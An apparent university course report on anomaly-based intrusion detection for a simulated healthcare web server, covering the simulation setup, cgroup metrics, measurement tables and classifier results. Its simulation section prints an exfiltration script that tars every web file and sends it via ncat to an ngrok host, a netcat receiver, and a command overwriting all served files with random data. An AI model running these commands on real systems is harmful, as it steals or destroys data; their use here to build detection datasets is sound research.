Scuola di Scienze Matematiche, Fisiche e Naturali

Report Anomaly-Based Error / Intrusion Detection

Quantitative Analysis of Systems (QAS)

PIETRO BERNABEI

MATRICOLA 7064862

Academic Year 2022-2023

Contents

Table index

Figure Index

Script Index

Introduction

Scenario: Healthcare-related System

You are the owner of a server that hosts a Healthcare-related system. This system stores sensitive data of citizens and patients and exposes some web-services to access those data remotely. More in detail, this server consists of a single machine that usually executes Disk-intensive jobs, with high usages of RAM (to load pages of memory from hard drives) and network (to communicate results), despite having a relatively low usage of CPU (data does not really need to be elaborated, just embedded into webpages or JSON/XML files that web-services provide as outputs). We assume it is possible to monitor some performance indicators of such server by installing specific software monitoring:

i) network usage,
ii) disk usage, and
iii) OS-specific metrics such as the size of system buffers, system calls, and page faults/cache misses.

Methodology

The main focuses taken into consideration to realise the project are the experiment's repeatability, the host's integrity and the data-critical nature.

Driven by the first two focuses, the project is developed using container technology to implement the server target. The probe system followed the containerisation choice, trying to minimise the intrusiveness of the server. As will be exposed in the next section, the probe system is based on the actual capacity of the Linux system, the Cgroup mechanism and the Net file. The four behaviours: normal, malware, DoS and integrity are developed with a combination of Python and Script programs, executed from the host machine and inside the target container. All of them are managed by a central Python script executed on the host machine.

The simulation process is executed at different times, collecting multiple data batches, trying to create a more realistic dataset, and nullifying possible influences of the host system or other anomaly behaviours.

The first small number of datasets retrieved (about 1600 entries) are used to identify the feature set of interest and that provide meaningful information. This is because the probe system doesn’t measure all the information it listed; some are related to the whole system and not only to the container. Some of the features are refined because they are counter-metrics, so their values are incremental, and it is necessary to calculate their value in relation to the time slice of interest.

Identified the right feature set, the next phase envisaged to identify the right dataset size, which has a reduced type A standard uncertainty. The actual dataset used is about 5600 entries generated by 14 independent runs.

With this rich dataset, the supervised and unsupervised algorithms are trained and evaluated, favouring the algorithms that provide less misclassification of the events as false negatives. This choice it driven by the consideration about the criticality of the data nature. This is because it is worst an issue classified as normal behaviour than normal anomalies.

Development of the environment

The simulation of the environment/the server was realised by using a docker container, with a docker-compose file, aiming to realise an environment more independent from the usual process on a computer and avoid possible integrity problems on the docker host machine.
The server machine is an Apache Server, version 2.4. It is equipped with a Script 1 (generate.sh) that generates about 1000 JSON files of 10 MB (10 GB total) with random content that the web server would expose, and that is the target of the issue simulation and the normal behaviour. In the Script 1**,** it is reported as the random content is generated (**dd** command). This choice of using random data without a correct data structure has raised an issue described in the section MALWARE that requires some strategy to solve it.

```
for i in $(seq 1 $num_files); do

  # Create filename
  filename="data_$i.json"
 # Write JSON data to file
  dd if=/dev/urandom of="$output_dir/$filename" bs=1M count=10
  # Add link to HTML list
  html_content="$html_content<li><a
href='$filename'>data_$i.json</a></li>"

done
```

Script 1: File HTML generator script – generate.sh

To avoid saturation and possible disruption of the host capabilities, the hardware capabilities of the container are limited to:

- RAM: 2 GB
- CPU: 2

This is realised by using the docker-compose capacity (as in Script 2).

```
exame-web-service-only-json:
    container_name: exame-web-service-only-json
    build: ./web-service-only-json
    ports:
      - 80:80
    deploy:
      resources:
        limits:
          cpus: '2'
          memory: 2gb
```

Script 2: Docker_compose

Host system

All the components that participate in the realisation of the scenario: the container, the monitoring system and the handler of the issue, are hosted on a machine with:

OS: Ubuntu 22.04.4 LTS – 64 bits

Memory: 16GB

Processors: 11th Gen Intel® Core™ i5-1135G7 @ 2.40GHz × 8

Graphics processor: Mesa Intel® Xe Graphics (TGL GT2)

Simulation

As proposed in Figure 1, the host machine is hosted by the docker container of the health system (Apache server) that exposes the web service. Alongside the container, the simulation manager, a Python program, executes sequentially the four behaviours. As explained in the following sections, the simulation manager activates via the *docker exec* command the malware and integrity issues. In parallel to all the processes, the collector process reads from the host machine the data of the docker container process, persisting them inside a CSV and XLSX file for further refining operation.



Figure 1: Architecture, process and operations

Normal behaviour

As defined by the scenarios, the expected behaviour is simulated by a Python program that executes 500 instances of web clients, where each sends multiple requests to random public resources. Eaches client operates individually, executing the operations with a delay of about 1-10 seconds.

Confidentiality - Malware

The docker image of the health system is equipped with the Ncat static binary file and the malware client script file. This last one is equipped with the static IP of the server and with the auxiliary of the Ncat binary, opens a connection to the server. The client scans the web server folders and sends each file in tar format to the server.

```
compress_and_send() {
  local file="$1"
  # Compress the file with tar and send it using ncat
  tar -cvf - "$file" | /ncat -v "2.tcp.ngrok.io" "13338"
  ...
```

```
}
# Find files and compress/send them
export -f compress_and_send
 find . -type f -exec bash -c 'compress_and_send "{}"' \;
```

Script 3: Malware Client side

The main reason for the data compression is the nature of the data exposed by the web service (they are random values files). This raises the problem of the file not having an EOF character in the proper position. Ncat operates at a very low level, without implementing any data control on the type of data or reconstruction of the information, delegating to the user the implementation of a communication protocol. This limitation, combined with the random nature of the files (EOF character), requires encapsulating the data into a compressed file with a fixed structure and which handles the unzipping of the data, resolving the problem of the EOF character.

The static IP is provided at the docker image build phase using the *ngrok* service to reduce the complexity of installing the malware to the docker container.

The malware server is provided through a script file with the following content:

```
while true; do
  nc -v -l 9080| tar -x
done
```

Script 4: Malware Server side

The simulation manager handles the malware server in its life cycle.

Integrity - Erasing/Corrupting HD Memory

The simulation manager executes through *docker exec* capability the command:

```
docker exec project-exame-web-service-only-json-1 find ./htdocs -type f -
exec dd if=/dev/urandom of={} bs=100 count=102400 \\;
```

Script 5: Docker exec integrity issue

The script executes the command *dd* to each file the find command finds. The *find* command is set to operate only on the exposed file of the web service, overwriting the random content with other random content; this permits faster execution of multiple simulations without the necessity to rebuild the image (given the disruptive impact of the command). So, this is possible because the file exposed by the web service is generated by a script that uses the same logic of the integrity issue (**dd** command).

This issue emulates an intensive activity of writing data without providing a disruptive problem on the server capacity and the host system.

Availability - Denial of Service (DoS)

The DOS issue is realised using the same Python program that emulates the normal behaviour, creating one more pool of 600 clients. So, the number of activities grows from 500 to 1100 clients. This class of anomalies provides more problems than the other. The first is resource consumption, which is not only on the target system (that is the aim) but also on the host machine. The usage of a python library that implements a real HTTP client involves too many memory resources, influencing probably the container resources. However, the solution is maintained because the most disruptive DoS attacks are the Application Layes DoS given their less identifiable traffic nature.

Simulation execution

Summarising, the health-related server (the target system) is deployed inside a docker environment, and the simulation manager is deployed on the host system (as in Figure 1).

The manager operates in the following mode:

- Start the collector process, collecting the metric value inside a CSV file.
- Execute a prefixed number of actors to emulate an average quantity of HTTP traffic to the target system. The number of actors is 500.
- To provide fairer data, the manager executes the issues randomly. The issue's executions are divided into four different types:
    - Normal execution;
    - Malware attack;
    - Dos issue;
    - Integrity issue;
- At the end of the issue's executions, the manager proceeds to operate some refinement operations on specific columns (for a detailed explanation, see Refactoring metrics chapter), such as:
    - Removing empty columns.
    - Calculate the delta of two consecutive values of the counter column.
    - Calculate a rescale of the data from data/time_slice(µs) format to data/second format.
- Persist the final value into a CSV and XLSX file.

Monitoring Strategy

The monitoring strategy relies mainly on the CGroup[1] systems and the Net tracking system file of the host machine. The choice of the use of the actual monitoring capacity of the system combined with the containerisation of the target system permits to limit of the intrusiveness of the probe system.

The monitoring activities are handled by the collect.py Python source that, with a frequency of about 5 seconds, collects the value of the Container CGroup and Net interface into a CSV file.

This monitoring strategy does not consider the system call events and the structure and content of the transmitted packets.

The monitor process collects 95 metrics, of which 40 are empty (with value 0 for all the execution operated), and 30 are increment counter metrics. To limit the runtime overhead of the monitoring process, the activity of refining (defined at Refactoring metrics section) is executed at the end of the collecting process. Other metrics are listed at Special case metrics section.

One of the main problems that influenced the capacity of the target system was not the probe system, which is relatively lightweight, but the simulation program. When the DoS simulation is executed, it curtains to saturate the processor capacity, which, combined with the consumption of the same resources from the target system, creates a problem with the machine's availability. This consumption of the resource impacts the collection process, delaying the measurements. So, a possible countermeasure is to increase the efficiency of the issue simulation manager or, better, externalise it to an external host.

[1] https://docs.kernel.org/admin-guide/cgroup-v2.html

CGroup Metrics:

CPU *STAT*

- **usage_usec (cntr):** This metric represents the total CPU time (in microseconds) spent in both user-mode and kernel-mode by processes within the cgroup.
- **user_usec (cntr):** This metric represents the total CPU time (in microseconds) spent in user-mode by processes within the cgroup. User-mode refers to code directly executed by the user application, as opposed to system calls or kernel operations.
- **system_usec (cntr):** This metric represents the total CPU time (in microseconds) spent in kernel-mode by processes within the cgroup. System-mode refers to time spent executing kernel code on behalf of the user application (e.g., handling system calls, device I/O).
- **nr_throttled (cntr):** This metric represents the total number of times the cgroup was throttled by the CPU scheduler. Throttling occurs when the cgroup has exceeded its CPU quota or shares, causing the scheduler to limit its access to CPU resources.
- **throttled_usec (cntr):** This metric represents the total time (in microseconds) the cgroup was throttled by the CPU scheduler. This value indicates how much CPU time the cgroup was denied due to quota or share limitations.

IO STAT

- **Rbytes (cntr)**: Total number of bytes read from block devices by processes within the cgroup.
- **Wbytes (cntr)**: Total number of bytes written to block devices by processes within the cgroup.
- **Rios (cntr)**: Total number of read operations performed on block devices by processes within the cgroup.
- **Wios (cntr)**: Total number of write operations performed on block devices by processes within the cgroup.

MEMORY STAT

https://docs.kernel.org/admin-guide/cgroup-v2.html#memory-interface-files

Sono tutti in bytes

Memory metrics

- **Anon**: Amount of memory used in anonymous mappings such as brk(), sbrk(), and mmap(MAP_ANONYMOUS) (b)
- **File**: Amount of memory used to cache filesystem data, including tmpfs and shared memory.
- **kernel** (npn): Amount of total kernel memory, including (kernel_stack, pagetables, percpu, vmalloc, slab) in addition to other kernel memory use cases.
- **kernel_stack**: Amount of memory allocated to kernel stacks.
- **Pagetables**: Amount of memory allocated for page tables.
- **percpu** (npn): Amount of memory used for storing per-cpu kernel data structures.
- **sock** (npn): Amount of memory used in network transmission buffers.
- **vmalloc** (npn): Amount of memory used for vmap backed memory.

Cache and Swap Related Metrics

- **shmem**: Amount of memory used for shared memory segments by the cgroup processes.
- **file_mapped**: Amount of memory used for memory-mapped files by the cgroup processes.

- **file_dirty:** Amount of memory used for dirty file pages (pages modified by processes and waiting to be written back to disk).
- **file_writeback:** Amount of memory used for file pages currently being written back to disk by the cgroup processes.
- **swapcached**: Amount of swap cached in memory. The swapcache is accounted against both memory and swap usage.

Page Cache Management Metrics:

- **inactive_anon:** Amount of inactive anonymous memory (memory not actively used by processes but can be reclaimed if needed).
- **active_anon:** Amount of active anonymous memory (memory currently used by processes).
- **inactive_file:** Amount of inactive file-backed memory.
- **active_file:** Amount of active file-backed memory.

Other metrics

- **Unevictable (empty)**: Amount of memory that cannot be reclaimed (e.g., kernel critical data structures).
- **slab_reclaimable:** Amount of memory used by the kernel slab allocator that can be reclaimed if needed.
- **slab_unreclaimable:** Amount of memory used by the kernel slab allocator that cannot be reclaimed.
- **slab**: Total memory used by the kernel slab allocator for the cgroup processes.

Workingset and Page Fault Metrics:

Working set refers to the memory pages recently accessed by the processes.

- **workingset_refault_anon (cntr):** Number of page faults (accesses to memory pages not currently in physical memory) for anonymous memory within the cgroup working set.
- **workingset_refault_file (cntr):** Number of page faults for file-backed memory within the cgroup working set.
- **workingset_activate_anon (cntr):** Number of times anonymous pages were activated (made resident in physical memory) for the cgroup working set.
- **workingset_activate_file (cntr):** Number of times file-backed pages were activated for the cgroup working set.
- **workingset_restore_anon (cntr):** Number of times anonymous pages were restored from swap to the working set.
- **workingset_restore_file (cntr):** Number of times file-backed pages were restored from swap to the working set.

Memory Reclaim and Page Faults:

- **Pgscan (cntr)**: Number of times the kernel has scanned memory pages for potential reclamation (freeing unused memory).
- **Pgsteal (cntr)**: Number of times the kernel has stolen memory pages from processes to fulfil memory allocation requests.
- **pgscan_kswapd (cntr):** Number of page scans initiated by the kswapd daemon (a kernel process responsible for memory management).
- **pgscan_direct (cntr):** Number of page scans initiated directly by processes due to memory pressure.

- **pgsteal_kswapd (cntr):** Number of memory pages stolen by the kswapd daemon.
- **pgsteal_direct (cntr):** Number of memory pages stolen directly by processes.
- **Pgfault (cntr)**: Total number of page faults encountered by the cgroup processes.
- **Pgmajfault (cntr)**: Number of page faults that required reading data from disk (major page faults).
- **Pgrefill (cntr)**: Number of times the kernel prefetched memory pages in anticipation of potential usage.
- **Pgactivate (cntr)**: Number of times the kernel activated memory pages (made them resident in physical memory).

Memory Usage Metrics:

- **memory.swap.current:** The current amount of memory used for swap by the cgroup processes.
- **memory.current:** This could represent the total current memory usage by the cgroup, depending on the system implementation. It might encompass various memory categories (e.g., RSS, cache, swap) depending on how the metric is reported.

Network Metrics

- **rx_bytes (cntr):** Number of good, received bytes, corresponding to rx_packets.
- **tx_packets (cntr):** Number of packets successfully transmitted.
- **rx_packets (cntr):** Number of good packets the interface receives.
- **tx_bytes (cntr):** Number of sounds transmitted bytes corresponding to tx_packets.

Supervised Learning Class

- **Status**: identified the simulation tuple status:
    - 0: Normal status
    - 1: Malware attack
    - 2: DOS attack
    - 3: Integrity issue

Refactoring metrics

After the issues process and the collector process are finished, the simulation manager starts the refactoring process. This operation consists of removing the empty columns from the final CSV file and calculating the value/second ratio for all the counter metrics, as seen above.

Counter/cumulative (cntr) metrics:

These metrics, marked in the previous sections with **(cntr)**, provide cumulative information. To provide information relative to the time slice of the measurement, the system refines the information, calculating the delta between the actual information and the previous information of the same category. So:

$$Y(i) = x(i) - x(i-1)$$

Given the unfixed length of the time slice, these types of information are divided by the relative time slice (usage_usec_delta) in microseconds and proportionate to seconds.

The system overwrites the cumulative information with the refined one (xxxx/sec).

Regarding the **slab_reclaimable** and **Slab_unreclaimable,** they are converted to a percentage of the **slab.**

Measurement Quality

The measurements are organised in 14 batches of about 400 entries. At the end of the measurement and refining process, we obtain a list of CSV and XLSX files. To apply a type A evaluation to the data collected, it is necessary to merge all the data together and apply the right formula.

The CGroupv2 and net files count the memory elements in bytes, and the time metrics are described as µs. In the following Table 1 is reported the mean and the experimental standard deviation of the mean. The data are divided into 4 different issue populations.

The first metrics are related to memory consumption at runtime, identifying the quantity occupied in the collection time instant. This information is not scaled, and they are reported as bytes. For that reason, the size of the deviation is relatives big, but if the entire dimensions are scaled to megabytes, we can see how the impact is relatively null (as we can see in the Table 2). As we can see, the difference between the SEM and the Mean is about the 2-4 power of ten. The same reasoning could be applied to the time metric, rescaling it to second.

Some particular metrics propose a high standard deviation of the mean, such as the file_dirty and file_writeback, which, for each population, provide different values. More precisely, the normal population and the DoS population identify greater uncertainty, probably caused by the sporadic execution of routine activity or by the sequential execution of the different issues. Having, in any case, structured the anomaly simulation programme, the anomalies themselves and the container in such a way that the repeatability and independence between the various anomaly executions were amplified as much as possible, there is still a minimal presence of the operations of the other anomalies, thus affecting the population.

Regarding the time metrics, we have that the sum of the user and system time is about the usage time as from the definition (with some uncertainty degree). These three measures show that the monitoring frequency is not respected, with an average of 1 to 5 seconds. Almost certainly, the cause is the clock implementation of the Python program, which does not ensure the measurement frequency caused by the different workloads. However, the standard deviation of the mean is at max at ten milliseconds.

One element that guarantees the first level of accuracy of the measurement is the memory.current metrics, which indicate the actual usage of the memory. This is under the upper limit of two GB imposed into the docker-compose file (from the Table 2, it emerges that for all 4 populations, the quantity is below the threshold).

	0		1		2		3	
Status	Mean	SEM	Mean	SEM	Mean	SEM	Mean	SEM
Anon (bytes)	9.99E+06	1.38E+05	1.32E+07	1.89E+05	1.77E+07	2.08E+05	1.25E+07	1.14E+05
File (bytes)	2.08E+09	1.65E+06	2.07E+09	2.77E+06	1.89E+09	1.04E+07	2.03E+09	3.37E+06
Kernel (bytes)	4.93E+07	6.52E+05	5.44E+07	5.41E+05	4.23E+07	2.33E+05	7.99E+07	6.84E+05
kernel_stack (bytes)	4.00E+06	2.48E+04	4.27E+06	1.75E+04	4.94E+06	3.94E+04	4.27E+06	2.62E+04
Pagetables (bytes)	2.69E+06	1.72E+04	2.99E+06	1.29E+04	3.92E+06	5.10E+04	3.07E+06	2.43E+04
percpu (bytes)	4.92E+03	9.08E+00	6.09E+03	7.17E+00	5.27E+03	1.45E+01	5.69E+03	1.04E+01
sock (bytes)	1.49E+06	2.89E+05	2.51E+06	4.14E+05	5.15E+07	2.33E+06	1.33E+07	9.77E+05
vmalloc (bytes)	8.22E+03	1.17E+01	1.64E+04	2.55E+01	8.25E+03	1.84E+01	1.62E+04	3.79E+01
shmem (bytes)	1.30E+05	1.08E+03	1.40E+05	1.05E+03	1.59E+05	1.20E+03	1.35E+05	1.11E+03
file_mapped (bytes)	6.17E+06	8.84E+05	9.26E+06	8.37E+05	1.44E+08	6.48E+06	4.07E+07	2.68E+06

file_dirty (bytes)	3.34E+04	1.66E+04	2.74E+03	4.59E+02	6.98E+03	1.03E+03	2.29E+07	1.72E+06
file_writeback (bytes)	7.04E+03	6.85E+03	7.31E+01	5.12E+01	2.84E+04	2.61E+03	6.32E+06	3.21E+05
swapcached (bytes)	2.64E+06	5.97E+04	2.79E+06	5.15E+04	2.62E+06	5.27E+04	2.85E+06	5.34E+04
inactive_anon (bytes)	4.69E+06	1.14E+05	5.04E+06	1.12E+05	7.78E+06	1.67E+05	4.63E+06	1.10E+05
active_anon (bytes)	5.94E+06	1.12E+05	8.93E+06	1.88E+05	8.97E+06	1.69E+05	8.51E+06	9.96E+04
inactive_file (bytes)	1.09E+09	1.75E+07	1.16E+09	1.76E+07	7.96E+08	1.16E+07	1.46E+09	1.74E+07
active_file (bytes)	9.83E+08	1.78E+07	9.04E+08	1.80E+07	1.09E+09	1.24E+07	5.66E+08	1.74E+07
slab (bytes)	4.24E+07	6.52E+05	4.68E+07	5.50E+05	3.32E+07	2.39E+05	7.22E+07	7.11E+05
memory.swap.current (bytes)	1.32E+07	1.22E+05	1.30E+07	1.35E+05	1.20E+07	1.25E+05	1.28E+07	1.34E+05
memory.current (bytes)	2.14E+09	1.55E+06	2.14E+09	2.48E+06	2.00E+09	8.95E+06	2.14E+09	2.99E+06
usage_usec_delta (µs)	9.91E+05	3.50E+04	1.04E+06	3.41E+04	1.98E+06	6.86E+04	5.02E+06	3.17E+04
user_usec_delta (µs)	7.21E+04	8.84E+02	7.83E+04	8.23E+02	1.24E+05	9.93E+02	3.53E+05	2.86E+03
system_usec_delta (µs)	9.19E+05	3.47E+04	9.60E+05	3.40E+04	1.86E+06	6.85E+04	4.67E+06	3.05E+04
nr_throttled/sec	2.79E-03	1.08E-03	3.69E-03	1.88E-03	1.64E-01	1.15E-02	1.11E-01	7.99E-03
throttled_usec/sec	3.27E+02	2.12E+02	1.29E+03	8.36E+02	2.81E+04	2.81E+03	8.87E+03	1.31E+03
rbytes/sec (bytes)	3.38E+08	1.43E+07	3.58E+08	1.38E+07	2.36E+08	9.68E+06	1.37E+08	5.98E+06
wbytes/sec (bytes)	2.24E+05	6.45E+04	2.52E+05	7.05E+04	3.05E+05	7.12E+04	4.81E+07	5.11E+05
rios/sec	2.64E+03	1.11E+02	2.81E+03	1.08E+02	1.98E+03	8.20E+01	1.12E+03	4.87E+01
wios/sec	2.01E+01	1.52E+00	3.23E+01	2.68E+00	4.25E+01	3.29E+00	1.14E+02	1.82E+00
workingset_refault_anon/sec	2.47E+01	1.17E+00	3.15E+01	1.39E+00	3.34E+01	2.70E+00	2.91E+01	1.64E+00
workingset_refault_file/sec	8.18E+04	3.48E+03	8.61E+04	3.36E+03	4.49E+04	1.95E+03	3.16E+04	1.40E+03
workingset_activate_anon/sec	3.05E+00	1.83E-01	4.02E+00	3.41E-01	4.99E+00	9.27E-01	4.06E+00	3.08E-01
workingset_activate_file/sec	4.83E+03	2.14E+02	7.33E+03	3.09E+02	2.63E+03	2.58E+02	1.70E+03	9.16E+01
workingset_restore_anon/sec	3.05E+00	1.83E-01	4.02E+00	3.41E-01	4.99E+00	9.27E-01	4.06E+00	3.08E-01
workingset_restore_file/sec	4.83E+03	2.14E+02	5.17E+03	3.09E+02	2.62E+03	2.58E+02	1.70E+03	9.16E+01
pgscan/sec	8.23E+04	3.49E+03	8.75E+04	3.40E+03	6.06E+04	2.51E+03	4.48E+04	1.37E+03
pgsteal/sec	8.22E+04	3.48E+03	8.73E+04	3.39E+03	5.73E+04	2.38E+03	4.46E+04	1.36E+03
pgscan_kswapd/sec	1.91E+02	1.29E+02	8.30E+02	3.47E+02	2.82E+04	1.56E+03	1.45E+03	3.17E+02
pgscan_direct/sec	8.21E+04	3.48E+03	8.67E+04	3.38E+03	3.24E+04	1.71E+03	4.34E+04	1.32E+03
pgsteal_kswapd/sec	1.90E+02	1.29E+02	7.68E+02	3.22E+02	2.60E+04	1.43E+03	1.37E+03	2.94E+02
pgsteal_direct/sec	8.20E+04	3.48E+03	8.65E+04	3.38E+03	3.13E+04	1.68E+03	4.32E+04	1.32E+03
pgfault/sec	9.12E+03	3.85E+02	1.06E+04	3.56E+02	5.90E+03	2.42E+02	4.18E+03	1.57E+02
pgmajfault/sec	5.61E+01	2.27E+00	6.44E+01	2.65E+00	1.28E+02	5.35E+00	5.72E+01	2.66E+00
pgrefill/sec	7.63E+03	3.36E+02	7.86E+03	3.57E+02	8.56E+03	8.00E+02	5.72E+03	6.66E+02

pgactivate/sec	6.17E+01	3.81E+00	8.30E+01	6.99E+00	1.25E+03	6.50E+01	1.31E+02	1.05E+01
rx_bytes/sec (bytes)	4.28E+08	1.80E+07	4.48E+08	1.74E+07	2.96E+08	1.21E+07	1.76E+08	7.64E+06
tx_packets/sec	1.76E+04	1.55E+02	2.23E+04	1.88E+02	3.04E+04	7.29E+02	3.89E+03	1.67E+02
rx_packets/sec	1.44E+04	2.11E+02	1.93E+04	2.26E+02	2.85E+04	8.82E+02	3.92E+03	1.81E+02
tx_bytes/sec (bytes)	5.54E+06	9.79E+04	5.88E+06	1.08E+05	4.91E+06	5.72E+04	4.84E+05	1.64E+04

Table 1: Mean and ST of Mean

	0		1		2		3	
Status	Average	SEM	Average	SEM	Average	SEM	Average	SEM
Anon	9.5230	0.1312	12.5556	0.1800	16.8760	0.1986	11.8919	0.1088
File	1980.2154	1.5742	1972.9088	2.6442	1798.6386	9.9392	1934.8197	3.2126
kernel	47.0519	0.6218	51.9169	0.5159	40.3825	0.2226	76.1916	0.6521
kernel_stack	3.8143	0.0236	4.0675	0.0167	4.7089	0.0376	4.0746	0.0250
pagetables	2.5647	0.0164	2.8491	0.0123	3.7399	0.0486	2.9287	0.0231
percpu	0.0047	0.0000	0.0058	0.0000	0.0050	0.0000	0.0054	0.0000
Sock	1.4203	0.2754	2.3910	0.3945	49.0688	2.2231	12.6823	0.9320
vmalloc	0.0078	0.0000	0.0156	0.0000	0.0079	0.0000	0.0154	0.0000
shmem	0.1244	0.0010	0.1334	0.0010	0.1519	0.0011	0.1290	0.0011
file_mapped	5.8871	0.8429	8.8341	0.7986	137.7299	6.1788	38.8456	2.5544
file_dirty	0.0318	0.0158	0.0026	0.0004	0.0067	0.0010	21.8757	1.6419
file_writeback	0.0067	0.0065	0.0001	0.0000	0.0271	0.0025	6.0257	0.3061
swapcached	2.5215	0.0569	2.6636	0.0491	2.4966	0.0503	2.7143	0.0509
inactive_anon	4.4707	0.1088	4.8077	0.1073	7.4188	0.1594	4.4137	0.1051
active_anon	5.6683	0.1067	8.5172	0.1792	8.5577	0.1612	8.1136	0.0950
inactive_file	1042.3796	16.7029	1110.4303	16.7975	758.7767	11.0233	1394.5721	16.6278
active_file	937.6794	16.9452	862.2989	17.1539	1039.6656	11.8257	540.0468	16.6013
Slab	40.4109	0.6222	44.5875	0.5246	31.6186	0.2275	68.8600	0.6777
memory.swap.current	12.5415	0.1162	12.4242	0.1290	11.4014	0.1190	12.2432	0.1277
memory.current	2038.9096	1.4801	2040.6251	2.3646	1905.8213	8.5324	2036.5402	2.8548
usage_usec_delta	0.9914	0.0350	1.0378	0.0341	1.9791	0.0686	5.0240	0.0317
user_usec_delta	0.0721	0.0009	0.0783	0.0008	0.1237	0.0010	0.3531	0.0029
system_usec_delta	0.9193	0.0347	0.9596	0.0340	1.8553	0.0685	4.6709	0.0305
rbytes/sec	322.2156	13.6381	341.2770	13.2023	224.8374	9.2296	130.7603	5.7004
wbytes/sec	0.2138	0.0615	0.2406	0.0672	0.2905	0.0679	45.8796	0.4874
rx_bytes/sec	407.8191	17.1946	426.7735	16.6078	282.0749	11.5088	167.6923	7.2858
tx_bytes/sec	5.2796	0.0933	5.6054	0.1027	4.6803	0.0546	0.4618	0.0156

Table 2: Mean and ST of mean rescaled (MB, sec)

Data analysis

Data structure

The dataset's structure comprises 14 sets of 400 elements retrieved from 14 runs of the probe systems. Each run is a random order execution of the four different issue simulations.

Summarising the dataset is composed as:

- 5600 records total
- 52 features
    - 1: nominal feature (status)
    - 51: number feature
- 1400 records of normal behaviour
- 1400 records of malware behaviour
- 1400 records of DoS behaviour
- 1400 records of Integrity behaviour

Training, testing, and validation

Supervised Learning

The supervised algorithms are trained and evaluated through the WEKA toolsuit. For more precision would be developed a workflow file (data_mining_process.kf) to automatise the whole process. Before to use it is necessary to tune the different input and output paths. The output of this workflow is a collection of TXT files. These output files are parsed by two Python programs (csv_coverter_binary.py and csv_converter_multiclass.py) that generate 3 files for each TXT file: a confusion matrix file, a detailed file, and a summary file.

Unsupervised Learning

The unsupervised learning algorithms are trained and evaluated via the RELOAD program. As for the WEKA, it is necessary to modify the input dataset path. Regarding the output, in the main folder of the RELOAD program, there is the reloadreport.csv, which contains all the metrics and other important values.

Summary table

Feature		Supervised Learning	Unsupervised Learning
Program		Weka	RELOAD
Cross-Validation		10-fold	10-fold
Algorithms		12	36 (9 Basic, 9 Bagging, 9 Boosting, 9 Cascading)
Model Type		Binary & Multiclass	Binary & Multiclass
Binary Model			
Training Data Size	Normal	1400	1050
	Issue	1400	1050
Validation Data size	Normal	N/A	350
	Issue		350
Multiclass Model			
Training Data Size	Normal	1400	1050
	Malware	1400	1050
	DoS	1400	1050
	Integrity	1400	1050
Test Data Size	Normal	N/A	350
	Malware		350
	DoS		350
	Integrity		350

Table 3: Dataset Structure

Analysis

This section will discuss the different results collected during the algorithms' training and evaluation. The analysis is divided between supervised and unsupervised algorithms.

The algorithms are evaluated in a binary and multi-class configuration for both learning modes.

Given the critical nature of the health data, the strategy used to evaluate the algorithms is based on their capacity to reduce the misclassification of anomaly behaviour as right behaviour (FN for understanding). Each of the tables is ordered to take into consideration the TPR and the NPV metrics. These two metrics are the most important, but the MCC metric is also considered to discern a conflict situation.

For supervised learning, all the algorithms considered are listed in the tables; for unsupervised, the table size is reduced to permit better readability. For completion, the full tables of the unsupervised learning are listed in the Annex B – Unsupervised Learning Complete Table.

Supervised Learning

Binary classification

Malware Issue

Most of the algorithms provide excellent capacity for classification. The PART algorithm provides the most conservative capacity, and the DecisionStump and AdaBoostM1 are more balanced, with less misclassification, given by the highest Precision and MCC.

scheme	TP Rate	FP Rate	Precision	NPV	F-Measure	MCC
PART	0,993	0,006	0,994	0,993	0,993	0,986
J48	0,991	0,008	0,992	0,991	0,992	0,984
DecisionStump	0,991	0,003	0,997	0,991	0,994	0,989
RandomForest	0,991	0,004	0,996	0,991	0,994	0,988
RandomTree	0,991	0,009	0,991	0,991	0,991	0,982
AdaBoostM1	0,991	0,003	0,997	0,991	0,994	0,989
BayesNet	0,991	0,011	0,989	0,991	0,990	0,979
REPTree	0,990	0,003	0,997	0,990	0,994	0,987
MultilayerPerceptron	0,990	0,003	0,997	0,990	0,994	0,987
IBk	0,986	0,003	0,997	0,986	0,991	0,983
NaiveBayes	0,923	0,019	0,980	0,927	0,950	0,905
NaiveBayesMultinomial	0,554	0,484	0,534	0,536	0,544	0,070

Table 4: Malware - Binary - Supervised

